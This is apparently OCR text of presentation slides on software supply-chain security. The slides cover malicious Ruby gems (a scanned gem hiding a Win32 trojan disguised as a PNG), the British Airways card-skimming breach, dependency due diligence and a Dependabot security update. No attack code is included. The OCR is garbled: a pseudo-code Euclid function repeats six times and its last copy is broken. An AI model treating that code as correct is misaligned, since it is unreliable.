aasm-history	0.1.3	129 DOWNLOADS


Jim Carrey

TOTAL GEMS 372

TOTAL DOWNLOADS 53,684

atlas-client	0.0.2	2,100 DOWNLOADS
appium-lib	10.5.0	151 DOWNLOADS
action-mailer_cache_delivery	0.3.7	146 DOWNLOADS
activemodel_validators	3.0.0	146 DOWNLOADS
asciidoctor_bibliography	0.10.3	145 DOWNLOADS

https://blog.reversinglabs.com/blog/mining-for-malicious-ruby-gems



search *for atlas-client*

Advanced Search ⟶


DISPLAYING **ALL 4** GEMS

FILTER: UPDATED LAST MONTH (1)

atlas_client *0.0.2*
A client for the Atlas API

atlas-client *0.0.2*
A client for the Atlas API

https://blog.reversinglabs.com/blog/mining-for-malicious-ruby-gems




c5318a56951b4e4eefde566a1dfa36... / data.tar.gz / ... / 0 / ... / unflaming / **waffling /**

○ All threats ∨ Export ∨

□		Threat	File Name	Format	Files	Size	
□	◒	--	Makefile	Text/None	1	30 Bytes	≡
□	●	Win32.Trojan.Bscope	aaa.png	PE/Exe	13	3.5 MB	≡
□	◒	--	extconf.rb	Text/Ruby	1	343 Bytes	≡

https://blog.reversinglabs.com/blog/mining-for-malicious-ruby-gems



British Airways breach caused by credit card skimming malware, researchers say

Zack Whittaker @zackwhittaker / 5:01 pm AEST • September 11, 2018


Comment

Image Credits: Getty Images

A security firm says credit card skimming malware installed by hackers on **British Airways'** website a few months ago was to blame for a data breach of over 380,000 credit cards.

Payments through the airline's website and mobile app were stolen over the three-week period, but a key clue was that travel information wasn't affected.

https://techcrunch.com/2018/09/11/british-airways-breach-caused-by-credit-card-skimming-malware-researchers-say/




$229 Million GDPR Fine for British Airways Shows How Costly JavaScript Attacks Can Be

by **Deepak Patel** July 10, 2019

https://www.perimeterx.com/resources/blog/2019/british-airways-costly-javascript-attack/

What You Should Do About It


Maintain a Dependencies List



ITEM NO.	PART NUMBER	DESCRIPTION	Default/ QTY.
1	1-54841M	Body	1
2	1-578AB	Bottom Plate	1
3	2-548BE5	Canopy	1
4	3-1578DF	Tail Holder	1
5	1-85947A	Tail Boom	1
6	1-5698FR	Power Unit	3
7	6-8745E2	Tail Motor Tilt	1
8	3-412445	Arm Holder	2
9	1-523548	Arm Elbow	2
10	2-452154	Arm Main Holder	1
11	3-4124DW	Top Plate Stand Right	1
12	6-TP123458	Top Plate Stand	1
13	3-561024	Arm Boom	2
14	1-5235QQ	Solidier	1
15	9-52104KJ	Arm Motor Holder	2
16	3-52DRE2	Tail Stick Holder	1
17	4-2542BV	Tail Stick	2
18	1-254254	Setstrava	2
19	7-uJ676D	Ski	2
20	2-453FR3	Stair	2
21	1-6358F2	Rudder	1

Image Source: https://www.cadtek.com/webinar-preview-working-solidworks-bills-materials/

Better Due Diligence



```
integer euclidAlgorithm (int A, int
B){
      A=Math.abs(A);
      B=Math.abs(B);
      while (B!=0){
            if (A>B) A=A-B;
            else B=B-A;
      }
      return A;
}

integer euclidAlgorithm (int A, int
B){
      A=Math.abs(A);
      B=Math.abs(B);
      while (B!=0){
            if (A>B) A=A-B;
            else B=B-A;
      }
      return A;
}

integer euclidAlgorithm (int A, int
B){
      A=Math.abs(A);
      B=Math.abs(B);
      while (B!=0){
            if (A>B) A=A-B;
            else B=B-A;
      }
      return A;
}

integer euclidAlgorithm (int A, int
B){
      A=Math.abs(A);
      B=Math.abs(B);
      while (B!=0){
            if (A>B) A=A-B;
            else B=B-A;
      }
      return A;
}

integer euclidAlgorithm (int A, int
B){
      A=Math.abs(A);
      B=Math.abs(B);
      while (B!=0){
            if (A>B) A=A-B;
            else B=B-A;
      }
      return A;
}

integer euclidAlgorithm (int A, int
B){
      A=Math.abs(A);
      B=Math.abs(B);
      while (B!=0){
            if (A>B) A=A-B;
            else B=B-A;
      }
        turn A;
}
```

Image Source: https://foreignpolicyi.org/wp-content/uploads/2019/10/Commercial-vs-open-source-software.png

Better Due Diligence

Open Source Software

- Assess software
- Does it work?
- Commit and push changes

Developer

Commercial Software >$1

- Assess software
- Risk assessment
- Contract review

Developers


Security

Legal

Questions to Ask

1. Do we really need this?
2. Is this software actively developed?
3. Is it popular?
4. What license does it have?
5. Are there any known vulnerabilities in this software?

Update Stale Dependencies



[Security] Bump bower from 1.8.2 to 1.8.8 #80

dependabot merged 1 commit into `master` from `dependabot/npm_and_yarn/bower-1.8.8` 7 days ago

dependabot bot commented 7 days ago

Bumps bower from 1.8.2 to 1.8.8. **This update includes security fixes.**

▼ Vulnerabilities fixed

Sourced from The Node Security Working Group.

> **Arbitrary File Write Through Archive Extraction**
> attackers can write arbitrary files when a malicious archive is extracted.
>
> Affected versions: <1.8.7

▶ Release notes
▶ Commits
▶ Maintainer changes

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

